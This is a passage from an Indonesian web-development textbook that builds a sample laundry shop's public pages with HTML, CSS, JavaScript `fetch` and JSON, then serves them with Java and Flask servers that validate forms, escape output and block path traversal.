
Kode 2.42 Pendengar pada kalkulator (cuplikan `html/js/prices.js`). Ia membaca layanan yang dipilih dan jumlahnya, lalu menulis satu baris teks.

```
function update() {
  const price = Number(select.selectedOptions[0].dataset.price);
  const units = Laundry.roundUpUnits(amount.value);
  if (units === null || units > 50) {
    result.textContent = "Enter a weight or a number from 0.1 to 50.";
    return;
  }
  result.textContent = Laundry.priceLine(price, units);
}
```

`selectedOptions[0].dataset.price` membaca `data-price` dari `<option>` yang dipilih; `roundUpUnits` dan `priceLine` berasal dari `laundry.js`, aturan-aturan toko, sehingga 4,3 kilogram menjadi `5 x Rp 8.000 = Rp 40.000`, seperti tampak pada **Gambar 2.38**. Setiap skrip halaman dimulai di dalam pendengar `DOMContentLoaded`, yang dipicu begitu seluruh halaman selesai dibaca.

2.23 `fetch` dan JSON: Berbicara dengan Peladen tanpa Meninggalkan Halaman

Formulir mengirim permintaan, dan peramban *mengganti halaman* dengan jawabannya. Sering kali Anda ingin lebih sedikit: ajukan satu pertanyaan kepada peladen dan ubah satu bagian halaman. **Gambar 2.36** membandingkan keduanya pada pemeriksaan status.



Gambar 2.36 Dua cara bertanya kepada peladen tentang tagihan B2938. Formulir memuat satu halaman baru utuh; `fetch` mengambil JSON dan skrip mengubah satu bagian halaman yang sedang tampil.

`fetch(url)` mengirim permintaan dari JavaScript [7] dan mengembalikan sebuah ***promise***: objek yang mewakili jawaban yang belum tiba. Di dalam fungsi bertanda `async`, kata `await` menunggu *promise* itu tanpa membekukan halaman, sehingga kodenya terbaca dari atas ke bawah seperti kode biasa. **Kode 2.43** mengambil daftar harga.

Kode 2.43 Mengambil daftar harga sebagai JSON, dengan cadangan (cuplikan `html/js/prices.js`).

```
/** The price list: from the server's API if one answers, else from a static file. */
async function loadServices() {
  for (const url of ["api/services", "data/services.json"]) {
    try {
      const response = await fetch(url, { headers: { Accept: "application/json" } });
      if (!response.ok) continue;                 // 404: no API here, try the next address
      const body = await response.json();         // text -> JavaScript objects
      return { services: body.data, url: url };
    } catch (err) {
      // no network, or not JSON: try the next address
    }
  }
  return null;                                    // keep the table written in the HTML
}
```

`await fetch("api/services", …)` mengirim `GET /api/services` dan menunggu tanggapannya. `response.ok` bernilai `true` untuk setiap status dari 200 sampai 299; 404 berarti "tidak ada API di sini", sehingga perulangan mencoba `data/services.json`, berkas statis dengan isi yang sama. `await response.json()` membaca badan tanggapan dan menjalankan `JSON.parse` atasnya. Jawaban setiap peladen di Subbab 2.26 berbentuk seperti yang didokumentasikan rujukan API aplikasi jadinya:

```
{"data": [{"id": "S0001", "description": "Wash, dry & fold (per kg)", "price": 8000}, ...]}
```

sehingga `body.data` adalah larik berisi dua belas objek layanan. Jika jaringan mati atau jawabannya bukan JSON, `fetch` atau `json()` *melempar* galat, dan `try`/`catch` beralih ke alamat berikutnya. Jika kedua alamat gagal, fungsi itu mengembalikan `null` dan halaman mempertahankan tabel yang ditulis di HTML: halaman bekerja tanpa skrip, dan skrip hanya membuatnya lebih baik. Rancangan itu punya nama, ***progressive enhancement*** (penyempurnaan bertahap).


Kode 2.44 melakukan hal yang sama untuk pemeriksaan status, dan menambahkan sesuatu yang tidak pernah dilakukan `fetch` dengan sendirinya: ia memperlakukan status galat sebagai jawaban, bukan sebagai kegagalan.

Kode 2.44 Meminta JSON kepada `GET /api/status` dan menampilkan jawabannya (cuplikan `html/js/status.js`).

```
  async function check() {
    result.hidden = true;
    const query = new URLSearchParams(new FormData(form));   // bill=B2938&phone=0896...
    try {
      const response = await fetch("api/status?" + query, { headers: { Accept:
"application/json" } });
      const body = await response.json();
      if (response.ok) {
        say("");
        show(body);
      } else {
        say(body.error.message);                   // 400 or 404: the server says why
      }
    } catch (err) {
      say("The status check needs one of the chapter's servers (java, python or php).");
    }
  }
```

`new URLSearchParams(new FormData(form))` mengubah formulir menjadi `bill=B2938&phone=0896+0000+1482`, dikodekan-persen menurut aturan Subbab 2.13.2 — persis yang akan ditaruh peramban setelah `?`. Jawaban 404 pun tetap punya badan JSON, `{"error": {"code": "not_found", "message": "No bill found for this number and phone."}}`,

sehingga skrip menampilkan pesan dari peladen sendiri. **Gambar 2.37** adalah hasilnya untuk tagihan B2938.



Gambar 2.37 Halaman status setelah pemeriksaan berhasil. Formulirnya tetap di tempat; hanya kartu hasil di bawahnya yang baru.

Perhatikan apa yang *tidak* termuat dalam jawaban: nama, alamat, atau surel pelanggan. Peladen tidak mengirimkannya, sehingga tidak ada skrip yang dapat membocorkannya. Menampilkan hanya yang diperlukan untuk tujuannya adalah prinsip **minimisasi data** dalam UU PDP [2], dan keputusannya diambil di peladen, bukan di halaman.

2.24 Memisahkan Struktur, Presentasi, dan Perilaku

Semua yang ada di bab ini bermuara pada satu prinsip. Mari kita buktikan pada satu halaman yang ditulis tiga kali; ketiga versinya ada di `html/steps/`. **Kode 2.45** adalah halaman itu sebagaimana ditulis pada 1999.

Kode 2.45 Versi 1 (`html/steps/step1-mixed.html`). Struktur, presentasi, dan perilaku di satu berkas, di satu tag, kadang di satu atribut.

```
<html>
<head><title>Profitina Laundry</title></head>
<body bgcolor="#f6f8fb" text="#1f2937">
<center>
  <font face="Arial" size="6" color="#2563eb"><b>Profitina Laundry</b></font><br>
  <font face="Arial" size="2">Rungkut, Keputih and Wiyung, Surabaya</font>
</center>
<hr size="3" color="#0f766e">
<table width="90%" align="center" cellpadding="8" cellspacing="0" border="0">
<tr><td>
  <font face="Arial" size="4" color="#1d4ed8"><b>Today's prices</b></font>
  <p><font face="Arial" size="2">
    Wash, dry and fold: Rp 8.000 per kilogram.<br>
    Ironing only: Rp 6.000 per kilogram.<br>
    Dry cleaning, shirt: Rp 20.000 per item.
  </font></p>
  <p align="center">
    <a href="../pickup.html"
       onmouseover="this.style.color='#b91c1c'"
       onmouseout="this.style.color='#2563eb'"
       style="color:#2563eb;font-family:Arial;font-weight:bold">Request a pickup</a>
  </p>
</td></tr>
</table>
</body>
</html>
```

Hitunglah yang salah pada **Kode 2.45**. Tidak ada `<h1>`, sehingga halaman tidak punya kerangka: judulnya adalah `<font>` di dalam `<center>`, yang berarti *besar dan biru*, bukan *judul*. Ketiga harga adalah satu paragraf berisi `<br>`, sehingga tidak ada yang dapat menghitungnya. Tata letaknya berupa tabel yang tidak memuat data tabular. `Arial` diketik empat kali, sehingga mengganti jenis huruf berarti empat suntingan di sini dan lebih banyak lagi di setiap halaman lain. Dan warna saat disorot dibuat dengan dua atribut JavaScript, sehingga pengunjung yang mematikan skrip sama sekali tidak mendapatkannya.

Kode 2.46 Versi 2 (`html/steps/step2-internal.html`): elemen semantis, seluruh tampilan di satu blok `<style>`, dan efek sorot dibuat dengan CSS.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
  <style>
    body   { background: #f6f8fb; color: #1f2937;
             font-family: Arial, Helvetica, sans-serif; margin: 0; }
    header { text-align: center; padding: 1.5rem 1rem;
             border-bottom: 3px solid #0f766e; }
    h1     { color: #2563eb; margin: 0; font-size: 2rem; }
    main   { max-width: 40rem; margin: 1.5rem auto; padding: 0 1rem; }
    h2     { color: #1d4ed8; }
    .cta a { color: #2563eb; font-weight: bold; text-decoration: none; }
    .cta a:hover { color: #b91c1c; }   /* no script needed: CSS has :hover */
  </style>
</head>
<body>
  <header>
    <h1>Profitina Laundry</h1>
    <p>Rungkut, Keputih and Wiyung, Surabaya</p>
  </header>
  <main>
    <h2>Today's prices</h2>
    <ul>
      <li>Wash, dry and fold: Rp 8.000 per kilogram.</li>
      <li>Ironing only: Rp 6.000 per kilogram.</li>
      <li>Dry cleaning, shirt: Rp 20.000 per item.</li>
    </ul>
    <p class="cta"><a href="../pickup.html">Request a pickup</a></p>
  </main>
</body>
</html>
```

Kode 2.46 tidak punya `<font>`, `<center>`, atribut presentasional, ataupun JavaScript. Jenis huruf diatur sekali pada `body` dan diwarisi (Subbab 2.17.2); harga-harga menjadi `<ul>`, sehingga ketiganya tiga benda, bukan satu paragraf; efek sorotnya `a:hover`, yang tetap bekerja walau skrip dimatikan. Yang masih keliru: CSS-nya tinggal di berkas ini, sehingga halaman kedua memerlukan salinannya sendiri.

Kode 2.47 Versi 3 (`html/steps/step3-separated.html`). Struktur di sini, presentasi di `home.css`, perilaku di `home.js`.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
  <link rel="stylesheet" href="home.css">
  <script src="home.js" defer></script>
</head>
<body>
  <header>
    <h1>Profitina Laundry</h1>
    <p>Rungkut, Keputih and Wiyung, Surabaya</p>
  </header>
  <main>
    <h2>Today's prices</h2>
    <ul id="price-list">
      <li data-price="8000">Wash, dry and fold: Rp 8.000 per kilogram.</li>
      <li>Ironing only: Rp 6.000 per kilogram.</li>
      <li>Dry cleaning, shirt: Rp 20.000 per item.</li>
    </ul>
    <p class="cta"><a href="../pickup.html">Request a pickup</a></p>
    <p class="estimate">
      <label for="kg">Estimate for</label>
      <input type="number" id="kg" min="1" max="30" step="0.5" value="3"> kg of
      wash, dry and fold: Rp <output id="estimate" for="kg">24.000</output>.
    </p>
  </main>
  <footer><p>Profitina Laundry &middot; 031-0000-2101</p></footer>
</body>
</html>
```

Kode 2.48 `home.js` (`html/steps/home.js`). Skrip ini membaca tarif dari halaman alih-alih mengulangnya, sehingga angka 8000 hanya ada satu salinan.

```javascript
"use strict";
document.addEventListener("DOMContentLoaded", function () {
  const kg = document.getElementById("kg");
  const out = document.getElementById("estimate");
  if (!kg || !out) return;                      // a page without the estimator: do nothing

  // The price lives in the HTML, on the list item, not here.
  const item = document.querySelector("#price-list li[data-price]");
  const rate = item ? Number(item.dataset.price) : 0;

  function recompute() {
    const units = Math.ceil(Number(kg.value));  // 2.5 kg is charged as 3 kg
    out.textContent = (rate * units).toLocaleString("id-ID");
  }
  kg.addEventListener("input", recompute);
  recompute();
});
```

Tiga berkas, tiga tugas: **Kode 2.47** menyatakan halaman itu *apa*, `home.css` *rupanya*, **Kode 2.48** *perbuatannya*. Harganya tinggal di **atribut data kustom**, `data-price="8000"`, yang dibaca skrip sebagai `item.dataset.price`, alih-alih angka yang sama diketik di dua berkas yang lama-lama bisa berbeda. `toLocaleString("id-ID")` memformat 24000 dengan cara Indonesia, `24.000`. Dan skrip itu langsung berhenti jika elemen-elemennya tidak ada, sehingga dapat disertakan di halaman tanpa penaksir harga.

> **WAWASAN KUNCI:** Hapus `home.js`, dan **Kode 2.47** tetap terbaca sempurna; penaksirnya hanya menampilkan nilai awalnya. Hapus juga `home.css`, dan ia tetap dokumen yang terbaca,

> dengan judul, daftar, dan tautan. Itulah tolok ukur pemisahan yang baik: setiap lapisan merosot menjadi sesuatu yang masih berguna.

2.25 Membangun Halaman Publik Profitina Laundry, Langkah demi Langkah

Aplikasi Profitina Laundry yang sudah jadi — basis data, dokumen, dan implementasi dalam PHP, Python, dan Java — ada di folder `ProfitinaLaundry/App/` milik buku ini, dan folder `static/`-nya memuat antarmuka lengkap dalam HTML, CSS, dan JavaScript polos: halaman harga, halaman status, dan tampilan staf. Subbab ini membangun kedua halaman publik antarmuka itu, ditambah permintaan penjemputan, di `Chapter02/html/`. **Tabel 2.18** memetakan setiap berkas bab ini ke padanannya di aplikasi jadi.

Tabel 2.18 Halaman publik bab ini dan padanannya di antarmuka yang sudah jadi.

Berkas Bab 2	Fungsinya	Di `App/static/`
`index.html`, `js/prices.js`	tabel harga, kalkulator	`index.html`, `js/home.js`
`status.html`, `js/status.js`	"Where is my laundry?"	`status.html`, `js/status.js`
`pickup.html`, `js/pickup.js`	formulir permintaan penjemputan	(kini diterima lewat telepon di toko)
`js/laundry.js`	aturan toko, juga dijalankan Node.js	`js/core.js`
`css/style.css`	token, *flexbox*, *grid*, *media query*	`css/style.css`
`data/services.json`	daftar harga tanpa peladen	`../database/csv/` (mode tiruan)

Antarmuka yang sudah jadi menambahkan apa yang diajarkan bab-bab berikutnya — login staf, dasbor, berkas CSV yang dibaca di peramban — tetapi setiap halamannya dibangun dari potongan-potongan yang persis sama seperti di bawah ini.

Langkah 1: kerangka dan kepala halaman. Mulailah dari **Kode 2.2**, tautkan lembar gaya dan skrip-skrip di kepala dokumen dengan `defer`, dan tulis bagian yang dipakai bersama semua halaman, **Kode 2.49**.

Kode 2.49 Tautan lompat dan kepala halaman yang dipakai bersama ketiga halaman publik (cuplikan `html/index.html`).


```
  <a class="skip-link" href="#main">Skip to the content</a>
  <header class="site-header">
    <a class="brand" href="index.html">
      <img src="assets/profitina-logo-horizontal.png" alt="Profitina" width="118"
height="34">
      <span>Laundry</span>
    </a>
    <nav class="site-menu" aria-label="Main menu">
      <ul>
        <li><a href="index.html" aria-current="page">Services &amp; prices</a></li>
        <li><a href="status.html">Where is my laundry?</a></li>
        <li><a href="pickup.html">Request a pickup</a></li>
      </ul>
    </nav>
  </header>
```

Logonya adalah berkas resmi Profitina, tidak pernah digambar ulang, dengan `alt`, `width`, dan `height`. Menunya adalah `<ul>` di dalam `<nav aria-label="Main menu">`, dan halaman yang

sedang dibuka ditandai `aria-current="page"`, yang dipahami pembaca layar maupun CSS pada **Kode 2.33**.

Langkah 2: isinya, dengan HTML saja. Spanduk utama, lalu tabel harga yang ditulis dengan tangan persis seperti **Kode 2.15**, lalu formulir kalkulator dengan sebuah `<output>`. Buka halamannya sekarang tanpa lembar gaya dan skrip: ia sudah merupakan daftar harga yang lengkap dan terbaca. Itulah yang dibaca mesin pencari dan mesin penjawab AI.

Langkah 3: lembar gaya, **Kode 2.30**, **Kode 2.33**, **Kode 2.34**, dan **Kode 2.35**. **Gambar 2.38** adalah hasilnya di monitor.



Gambar 2.38 Halaman harga yang sudah jadi. Tabelnya berasal dari `GET /api/services`, dan kalkulatornya sudah menghargai 4,3 kilogram sebagai lima.

Langkah 4: perilaku. `prices.js` memuat daftar harga dengan **Kode 2.43**, membangun ulang tabel dengan **Kode 2.41**, dan menjalankan kalkulator pada **Kode 2.42**. Catatan di bawah tabel menyebut asal harga: "Prices loaded from api/services (12 services)" di balik peladen, "from data/services.json" di bawah Live Server.


Langkah 5: halaman status. `status.html` punya formulir dengan `action="status"` dan `method="get"`. Tanpa JavaScript, menekan *Check* memuat halaman `GET /status` dari peladen; dengan JavaScript, **Kode 2.44** membatalkannya dan memakai `fetch`, seperti dibandingkan **Gambar 2.36**. Halaman yang sama bekerja dengan dua cara, dan sebuah nota dapat mencetak tautan `status.html?bill=B2938&phone=0896-0000-1482`, yang langsung diperiksa oleh skripnya.

Langkah 6: formulir penjemputan, **Kode 2.21**, **Kode 2.22**, dan **Kode 2.23**, dengan `novalidate` agar skrip kita, bukan gelembung peramban, yang melaporkan masalah. **Kode 2.50** adalah jantung `pickup.js`.

Kode 2.50 Memeriksa formulir penjemputan sebelum dikirim (cuplikan `html/js/pickup.js`).

```
form.addEventListener("submit", function (event) {
  const errors = Laundry.validatePickup(values(), serviceIds);
  showErrors(errors);
  const first = Object.keys(errors)[0];
  if (first) {
    event.preventDefault();                    // stop the request leaving the browser
    const control = form.elements[first];
    (control.length && !control.options ? control[0] : control).focus();
  }
});
```

`values()` mengubah formulir menjadi objek dengan `Object.fromEntries(new FormData(form))`, dan — pelajaran Subbab 2.13.3 sekali lagi — membaca kelompok kotak centang dengan `getAll("care")`. `Laundry.validatePickup` menerapkan aturan toko dan mengembalikan satu pesan untuk setiap isian yang salah; `showErrors` menulis setiap pesan ke *span* galat isiannya, mengatur `aria-invalid`, dan mengisi kotak ringkasan di atas. Jika ada yang gagal, `preventDefault()` menghentikan permintaan dan isian salah yang pertama menerima fokus. **Gambar 2.39** memperlihatkan formulir setelah *Send the request* ditekan dengan nama satu huruf dan telepon lima digit saja.



Gambar 2.39 Formulir penjemputan yang dihentikan di peramban. Setiap isian yang salah ditandai sekaligus, dengan kata-kata sederhana, dan ringkasannya menghitung jumlahnya.

Langkah 7: uji. `laundry.js` tidak memuat kode DOM, sehingga Node.js dapat memuatnya. `tests/laundry.test.js` memeriksa aturan-aturannya (4,3 kilogram menjadi 5, `Rp 40.000`, delapan pesan untuk delapan isian salah), bahwa `services.json` cocok dengan data harga, bahwa setiap `id` yang dicari skrip ada di halamannya, dan bahwa tidak ada skrip yang memakai `innerHTML`. Dijalankan dari `Chapter02/`, `node --test --test-reporter=spec tests/laundry.test.js` mencetak (catatan waktunya dibuang):

```
✓ money uses a dot between thousands
✓ weight is rounded up to the next whole kg
✓ price line
✓ a correct pickup request has no errors
✓ a bad pickup request gets one message per bad field
✓ dates must exist
✓ services.json matches data/Service.csv
✓ every id a script asks for exists in its page
✓ no script writes markup with innerHTML (no XSS)
ℹ tests 9
ℹ pass 9
ℹ fail 0
```

Ketiga halaman, contoh-contoh bab ini, dan setiap halaman yang dihasilkan peladen lolos pemeriksa W3C tanpa galat.

2.26 Menyajikan Halaman dan Menangani Formulir: Java, Python, PHP

Live Server hanya membagikan berkas. Pemeriksaan status dan permintaan penjemputan memerlukan program di seberang sana. Folder kode bab ini punya tiga, satu untuk setiap jalur, dan ketiganya mengerjakan lima hal yang sama: menyajikan berkas di `html/`; menjawab `GET /api/services` dan `GET /api/status` dengan JSON; menjawab `GET /status` dengan halaman HTML utuh; dan menangani `POST /pickup`, dengan memeriksa ulang setiap isian. Bab 5 menghubungkannya dengan basis data sungguhan; di sini ketiganya membaca dua berkas CSV kecil di `data/`: daftar harga dan enam tagihan contoh yang diekspor dari basis data Profitina Laundry oleh `tools/export_sample.py`. **Tabel 2.19** menunjukkan cara menjalankan masing-masing.

Tabel 2.19 Tiga peladen bab ini. Masing-masing menyajikan halaman yang sama dan menjawab permintaan yang sama.

Jalur	Jalankan (di foldernya)	Buka
Java 21, `HttpServer` JDK	`javac LaundryServer.java` lalu `java LaundryServer`	`http://localhost:8080/`
Python 3, Flask	`pip install flask` lalu `python app.py`	`http://localhost:5000/`
PHP 8, peladen bawaan	`php -S localhost:8000 -t ../html router.php`	`http://localhost:8000/`

2.26.1 Java: peladen HTTP bawaan JDK

`java/LaundryServer.java` adalah peladen web lengkap dalam satu berkas, hanya memakai `com.sun.net.httpserver` yang ada di setiap JDK [8], sehingga tidak ada yang perlu diunduh. Peladen mendaftarkan satu penangan untuk semua jalur, dan penangan itu memutuskan berdasarkan metode dan jalur, **Kode 2.51**.

Kode 2.51 Perute (*router*) peladen Java (cuplikan `java/LaundryServer.java`). Setiap permintaan tiba di sini, dan setiap cabang menyerahkannya kepada satu metode.

```
    static void route(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Map<String, List<String>> query = parse(ex.getRequestURI().getRawQuery());
        try {
            if (method.equals("GET") && path.equals("/api/services")) apiServices(ex);
            else if (method.equals("GET") && path.equals("/api/status")) apiStatus(ex,
query);
            else if (method.equals("GET") && path.equals("/status")) statusPage(ex, query);
            else if (method.equals("POST") && path.equals("/pickup")) pickup(ex);
            else if (method.equals("GET")) staticFile(ex, path);
            else send(ex, 405, "text/plain; charset=utf-8", "Method not allowed");
        } catch (RuntimeException e) {
            e.printStackTrace();                                // the details go to the
log only
            send(ex, 500, "text/plain; charset=utf-8", "Something went wrong.");
        }
    }
```

GET lainnya adalah permintaan berkas. **Kode 2.52** menyajikannya — dan menolak berkas yang tidak berada di dalam `html/`, karena permintaan `/../data/Service.csv` tidak boleh lolos keluar folder.

Kode 2.52 Menyajikan berkas beserta tipe isinya, dan tidak pernah berkas di luar `html/` (cuplikan `java/LaundryServer.java`).

```
    /** GET /anything: a file from ../html, never from outside it. */
    static void staticFile(HttpExchange ex, String path) throws IOException {
        if (path.equals("/")) path = "/index.html";
        Path file = HTML.resolve(path.substring(1)).normalize();
        if (!file.startsWith(HTML) || !Files.isRegularFile(file)) {   // blocks
/../data/...
            send(ex, 404, "text/plain; charset=utf-8", "Not found");
            return;
        }
        String name = file.getFileName().toString();
        String type = name.endsWith(".html") ? "text/html; charset=utf-8"
                : name.endsWith(".css") ? "text/css; charset=utf-8"
                : name.endsWith(".js") ? "text/javascript; charset=utf-8"
                : name.endsWith(".json") ? "application/json; charset=utf-8"
                : name.endsWith(".png") ? "image/png" : "application/octet-stream";
        send(ex, 200, type, Files.readAllBytes(file));
    }
```

Inti penanganan formulir adalah pengurai, yaitu Subbab 2.13 yang diubah menjadi kode, **Kode 2.53**.

Kode 2.53 Pengurai formulir (cuplikan `java/LaundryServer.java`). Pecah pada `&`, pecah setiap pasangan pada `=` yang pertama, dekode-persen kedua bagiannya, lalu tambahkan, karena satu nama dapat berulang.

```
    /** "a=1&b=x+y&b=%26" -> {a=[1], b=[x y, &]}: a name may appear many times. */
    static Map<String, List<String>> parse(String raw) {
        Map<String, List<String>> out = new LinkedHashMap<>();
        if (raw == null || raw.isEmpty()) return out;
        for (String pair : raw.split("&")) {
            int eq = pair.indexOf('=');
            String k = eq < 0 ? pair : pair.substring(0, eq);
            String v = eq < 0 ? "" : pair.substring(eq + 1);
            k = URLDecoder.decode(k, StandardCharsets.UTF_8);
            v = URLDecoder.decode(v, StandardCharsets.UTF_8);
            out.computeIfAbsent(k, x -> new ArrayList<>()).add(v);
        }
        return out;
    }
```

Kode 2.53 layak dibaca dua kali. Ia memecah pada `&`, lalu hanya pada `=` yang **pertama**, karena nilai boleh saja memuat `=`; ia mendekode-persen kedua bagian, membatalkan **Tabel 2.10**; dan setiap nilai masuk ke sebuah **daftar**, karena `care=no-perfume&care=hang-shirts` tidak boleh kehilangan yang kedua. Fungsi yang sama mengurai untaian kueri GET dan badan POST, karena formatnya sama. `validatePickup` lalu menerapkan aturan `laundry.js` kata demi kata, dan `esc` mengganti `&`, `<`, `>`, `"`, dan `'` dengan entitas sebelum nilai apa pun masuk ke halaman. Dikompilasi lalu dijalankan:

```
$ javac LaundryServer.java
$ java LaundryServer
Profitina Laundry listening on http://localhost:8080/
```

Wadah *servlet* seperti Tomcat mengerjakan perutean dan penguraian pada **Kode 2.51** dan **Kode 2.53** untuk Anda, sebagai `doGet`, `doPost`, dan `request.getParameterValues`; Bab 7 memindahkan peladen ini ke sana [9].

2.26.2 Python: Flask

`python/app.py` mengerjakan tugas yang sama dengan Flask [10]. Flask menyajikan folder `html/` dengan sendirinya dan mengurai setiap permintaan; satu dekorator per rute mengerjakan sisanya, **Kode 2.54**.

Kode 2.54 Tiga rute Flask: pemeriksaan status JSON, halaman status HTML, dan formulir penjemputan (cuplikan `python/app.py`).

```
@app.get("/api/status")
def api_status():
    bill, phone = request.args.get("bill", ""), request.args.get("phone", "")
    if not bill.strip() or not digits(phone):
        return jsonify(error={"code": "bad_request",
                              "message": "Give the bill number and the phone number."}),
400
    b = find_bill(bill, phone)
    if b is None:
        return jsonify(error={"code": "not_found",
                              "message": "No bill found for this number and phone."}), 404
    return jsonify(status_of(b))


@app.get("/status")
def status_page():
    b = find_bill(request.args.get("bill", ""), request.args.get("phone", ""))
    if b is None:
        return page("Where is my laundry?",
                    "<p>No bill found for this number and phone.</p>\n"), 404
